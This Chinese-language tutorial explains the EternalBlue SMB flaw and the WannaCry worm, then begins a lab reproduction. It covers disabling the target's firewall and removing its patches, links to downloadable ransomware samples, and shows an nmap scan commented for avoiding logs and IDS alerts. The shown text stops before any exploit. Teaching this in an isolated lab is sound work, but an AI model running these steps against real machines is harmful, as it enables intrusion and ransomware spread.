

MS17-010永恒之蓝漏洞 到 wannacry勒索蠕虫病毒

一、案例背景

1、基本概述

2017年4月，黑客团体Shadow Brokers（影子经纪人）公布一大批网络攻击工具，其中就包含“永恒之蓝（EternalBlue）”工具。同年，微软发布了Microsoft Windows补丁，修补了这个漏洞，但“永恒之蓝”并未消失，时至今日，仍有许多黑客利用“永恒之蓝”进行攻击。

永恒之蓝≠WannaCry，也不等于其他勒索、挖矿病毒，“永恒之蓝”是个漏洞，利用Windows系统的SMB漏洞可以获取系统最高权限。

2、事件经过

1) 事件之初

2017年4月14日晚，黑客团体Shadow Brokers（影子经纪人）公布一大批网络攻击工具，其中包含“永恒之蓝”工具，“永恒之蓝”利用Windows系统的SMB漏洞可以获取系统最高权限。

2) 事件发展

2017年5月12日起，全球范围内爆发基于Windows网络共享协议进行攻击传播的Wannacry蠕虫恶意代码，这是不法分子通过改造之前泄露的NSA黑客武器库中“永恒之蓝”攻击程序发起的网络攻击事件。

3) 事件扩大及影响

五个小时内，包括英国、俄罗斯、整个欧洲以及中国国内多个高校校内网、大型企业内网和政府机构专网中招，被勒索支付高额赎金才能解密恢复文件，对重要数据造成严重损失。

被袭击的设备被锁定，并索要300美元比特币赎金。要求尽快支付勒索赎金，否则将删除文件，甚至提出半年后如果还没支付的穷人可以参加免费解锁的活动。原来以为这只是个小范围的恶作剧式的勒索软件，没想到该勒索软件大面积爆发，许多高校学生中招，愈演愈烈。

乌克兰、俄罗斯、西班牙、法国、英国等多国均遭遇到袭击，包括政府、银行、电力系统、通讯系统、能源企业、机场等重要基础设施都被波及，律师事务所DLA Piper的多个美国办事处也受到影响。中国亦有跨境企业的欧洲分部中招。有100多个国家受到攻击。24小时内监测到的攻击次数超过10W+。

Wannacry勒索病毒肆虐，俨然是一场全球性互联网灾难，给广大电脑用户造成了巨大损失。最新统计数据显示，100多个国家和地区超过10万台电脑遭到了勒索病毒攻击、感染。勒索病毒是自熊猫烧香以来影响力最大的**病毒**之一。WannaCry勒索病毒全球大爆发，至少150个国家、30万名用户中招，造成损失达80亿美元，已经影响到金融，能源，医疗等众多行业，造成严重的危机管理问题。中国部分Windows操作系统用户遭受感染，校园网用户首当其冲，受害严重，大量实验室数据和毕业设计被锁定加密。部分大型企业的应用系统和数据库文件被加密后，无法正常工作，影响巨大。

4) 事件后续

微软已于2017年发布MS17-010补丁，修复了“永恒之蓝”攻击的系统漏洞，一定要及时更新Windows系统补丁；务必不要轻易打开doc、rtf等后缀的附件；内网中存在使用相同账号、密码情况的机器请尽快修改密码，未开机的电脑请确认口令修改完毕、补丁安装完成后再进行联网操作，可以下载“永恒之蓝”漏洞修复工具进行漏洞修复。

二、案例分析

1、漏洞原理

1) 基础知识了解

① SMB协议

SMB（全称是Server Message Block）是一个协议服务器信息块，它是一种客户机/服务器、请求/响应协议，通过SMB协议可以在计算机间共享文件、打印机、命名管道等资源，电脑上的网上邻居就是靠SMB实现的；

SMB协议工作在应用层和会话层，可以用在TCP/IP协议之上，SMB使用TCP139端口和TCP445端口。

② SMB原理

1. 首先客户端发送一个SMB negport 请求数据报，并列出它所支持的所有SMB的协议版本。服务器收到请求消息后响应请求，并列出希望使用的SMB协议版本。如果没有可以使用的协议版本则返回0XFFFFH，结束通信。
2. 协议确定后，客户端进程向服务器发起一个用户或共享的认证，这个过程是通过发送SesSetupX请求数据包实现的。客户端发送一对用户名和密码或一个简单密码到服务器，然后通过服务器发送一个SesSetupX应答数据包来允许或拒绝本次连接。
3. 当客户端和服务器完成了磋商和认证之后，它会发送一个Tcon或TconX SMB数据报并列出它想访问的网络资源的名称，之后会发送一个TconX应答数据报以表示此次连接是否接收或拒绝。
4. 连接到相应资源后，SMB客户端就能够通过open SMB打开一个文件，通过read SMB读取文件，通过write SMB写入文件，通过close SMB关闭文件。

2) 永恒之蓝漏洞原理

漏洞出现在Windows SMB v1中的内核态函数srv!SrvOs2FeaListToNt在处理FEA(File Extended Attributes)转换时，在大非分页池(内核的数据结构，Large Non-Paged Kernel Pool)上存在缓冲区溢出。

函数srv!SrvOs2FeaListToNt在将FEA list转换成NTFEA(Windows NT FEA) list前会调用srv!SrvOs2FeaListSizeToNt去计算转换后的FEA list的大小。

然后会进行如下操作：

1. srv!SrvOs2FeaListSizeToNt会计算FEA list的大小并更新待转换的FEA list的大小
2. 因为错误的使用WORD强制类型转换，导致计算出来的待转换的FEA list的大小比真正的FEA list大
3. 因为原先的总大小计算错误，导致当FEA list被转化为NTFEA list时，会在非分页池导致缓冲区溢出


3) wannacry勒索蠕虫病毒原理

WannaCry是一种“蠕虫式”勒索病毒软件，由不法分子利用NSA泄露方程式工具包的危险漏洞“ternalBlue”(永恒之蓝)进行传播。该蠕虫感染计算机后会向计算机中植入敲诈者病毒，导致电脑大量文件被加密。

WannaCry利用永恒之蓝漏洞进行网络端口扫描攻击，目标机器被成功攻陷后会从攻击机下载WannaCry木马进行感染，并作为攻击机再次扫描互联网和局域网的其他机器，行成蠕虫感染大范围超快速扩散。

木马母体为mssecsvc.exe，运行后会扫描随机IP的互联网机器，尝试感染，也会扫描局域网相同网段的机器进行感染传播，此外会释放敲诈者程序tasksche.exe，对磁盘文件进行加密勒索。

木马加密使用AES加密文件，并使用非对称加密算法RSA 2048加密随机密钥，每个文件使用一个随机密钥，理论上不可攻破。同时@WanaDecryptor@.exe显示勒索界面。其核心流程如下图所示：



WannaCry勒索病毒主要行为是传播和勒索：

传播： 利用基于445端口的SMB漏洞MS17-010(永恒之蓝)进行传播

勒索： 释放文件，包括加密器、解密器、说明文件、语言文件等，内存加载加密器模块，加密执行类型文件，全部加密后启动解密器;解密器启动后，设置桌面背景显示勒索信息，弹出窗口显示付款账号和勒索信息。

2、漏洞危害

1) 永恒之蓝漏洞危害

永恒之蓝是在 Windows 的SMB服务处理SMB v1请求时发生的漏洞，这个漏洞导致攻击者在目标系统上可以执行任意代码。

“永恒之蓝”利用Microsoft 服务器消息块（SMB）协议的实现中的一个漏洞。该漏洞的存在是因为各种版本的Microsoft Windows中的SMB版本不同，服务器处理来自远程攻击者的特制数据包，使他们可以在目标计算机上执行任意代码。该漏洞利用的是windows计算机的445端口，445端口是一个毁誉参半的端口，有了它我们可以在局域网中轻松访问各种共享文件夹或共享打印机，但也正是因为有了它，黑客们才有了可乘之机，他们能通过该端口偷偷共享你的硬盘。

通过永恒之蓝漏洞会扫描开放445文件共享端口的Windows机器，无需用户任何操作，只要开机上网，不法分子就能在电脑和服务器中植入勒索软件、远程控制木马、虚拟货币挖矿机等恶意程序。

影响版本：

目前已知受影响的Windows 版本包括但不限于：WindowsNT，Windows2000、Windows XP、Windows 2003、Windows Vista、Windows 7、Windows 8，Windows 2008、Windows 2008 R2、Windows Server 2012 SP0。

2) WannaCry漏洞危害

Wannacry攻击中，攻击者就是扫描开放445文件共享端口的Windows机器，不需要用户的任何操作就能在电脑和服务器中植入Wannacry病毒，并具有自我复制、主动传播的特性。

被该勒索软件入侵后，用户主机系统内的照片、图片、文档、音频、视频等几乎所有类型的文件都将被加密，加密文件的后缀名被统一修改为：WNCRY，并会在桌面弹出勒索对话框，要求受害者支付价值数百美元的比特币到攻击者的比特币钱包，且赎金金额还会随着时间的推移而增加。

影响版本：

该病毒只攻击Windows系统的电脑，几乎所有的Windows系统如果没有打补丁，都会被攻击。而Windows Vista、Windows Server 2008、Windows 7、Windows Server 2008 R2、Windows 8.1、Windows Server 2012、Windows Server 2012 R2、Windows Server 2016 版本，用户如果开启了自动更新或安装了对应的更新补丁，可以抵御该病毒。Windows10是最安全的，由于其系统是默认开启自动更新的，所以不会受该病毒影响。同时，Unix、Linux、Android等操作系统，也不会受到攻击。

三、漏洞复现-环境准备

攻击机：kali (192.168.83.133)

`ip address` 查看ip: 192.168.83.133

```
(root@kali)-[~]
# ip address
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP g
    link/ether 00:0c:29:f3:7f:b6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.83.133/24 brd 192.168.83.255 scope global dynamic noprefixro
        valid_lft 1161sec preferred_lft 1161sec
    inet6 fe80::5e61:ca62:3771:5192/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(root@kali)-[~]
```


后续远程连接可以利用windows做攻击机之一。

准备wannacry病毒样本：

计算机病毒样本分享-勒索病毒样本下载(<https://blog.csdn.net/so18635793637/article/details/128781620>)

靶机：Windows Server 2008 R2 (192.168.10.35)

ipconfig 查看ip: 192.168.10.35



```
管理员: C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\Administrator>ipconfig

Windows IP 配置

以太网适配器 本地连接:

    连接特定的 DNS 后缀 . . . . . : 
    本地连接 IPv6 地址. . . . . : fe80::2047:251f:2016:73e9%11
    IPv4 地址 . . . . . : 192.168.10.35
    子网掩码 . . . . . : 255.255.255.0
    默认网关. . . . . : 192.168.10.1

隧道适配器 isatap.{13E2F9BD-A4C7-4DCB-A4BE-EEE1F75B5420}:

    媒体状态 . . . . . : 媒体已断开
    连接特定的 DNS 后缀 . . . . . : 

C:\Users\Administrator>
```

需要注意的是，利用ms17-010漏洞，靶机必须同时开启139和445端口，查看靶机是否开启了139和445端口

```
netstat -ano|findstr "445"
```

```
netstat -ano|findstr "139"
```

```
C:\Users\Administrator>netstat -ano|findstr "445"
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP [::]:445 [::]:0 LISTENING 4

C:\Users\Administrator>netstat -ano|findstr "139"
TCP 192.168.10.35:139 0.0.0.0:0 LISTENING 4


C:\Users\Administrator>
```

且关闭防火墙 netsh advfirewall set allprofile state off


```
C:\Users\Administrator>netsh advfirewall set allprofile state off
确定。

C:\Users\Administrator>
```

允许远程连接（这一步也可以在后续kali攻入后直接命令行操作）




如果有安全补丁更新的，卸载所有能卸载的安全补丁






同时，一定要确保虚拟靶机的共享文件夹功能已禁用！否则如果用上wannacry勒索蠕虫病毒，真机上很容易被感染



重启虚拟机

为了以防万一这里可以再把真机的进站规则改一下，阻止 445 端口连接



然后重启确认端口已关闭

参考：入站规则关闭445端口的教程(https://blog.csdn.net/forest_fire/article/details/80612039)

关闭的方法如下：

控制面板->windows防火墙->高级选项->入站规则

新建规则->选择端口->指定端口号445

选择阻止连接->配置文件全选->规则名称->成功关闭

实验在虚拟机中进行，也需要关闭共享文件夹功能。

四、漏洞复现-攻击及提权

1、nmap初步扫描主机状态

操作机：kali

在kali中使用nmap扫描目标靶机

```
nmap 192.168.10.35 -O -ss -T4
```

#-O 操作系统识别

#-ss 使用TCP的SYN进行扫描，半扫描，时间短不会留下日志痕迹

#-T <0-5> 设置时间模板，值越小，IDS报警几率越低

```

(root@kali)-[~]
# nmap 192.168.10.35 -O -sS -T4
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 04:19 EDT
Illegal character(s) in hostname -- replacing with '*'
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Warning: 192.168.10.35 giving up on port because retransmission cap hit (6).
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for WIN-48BBKE75CK4.wifi.cmcc* (192.168.10.35)
Host is up (0.46s latency).

```

```

Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-25 05:35 EDT
Illegal character(s) in hostname -- replacing with '*'
Warning: 192.168.10.35 giving up on port because retransmission cap hit (6).
Nmap scan report for WIN-48BBKE75CK4.wifi.cmcc* (192.168.10.35)
Host is up (0.0031s latency).
Not shown: 940 closed tcp ports (reset), 48 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
Aggressive OS guesses: Microsoft Windows XP SP3 (98%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (97%), Actiontec MI424WR-GEN3I WAP (96%), Linux 3.2 (95%), DD-WRT v24-sp2 (Linux 2.4.37) (94%), VMware Player virtual NAT device (93%), Linux 4.4 (93%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
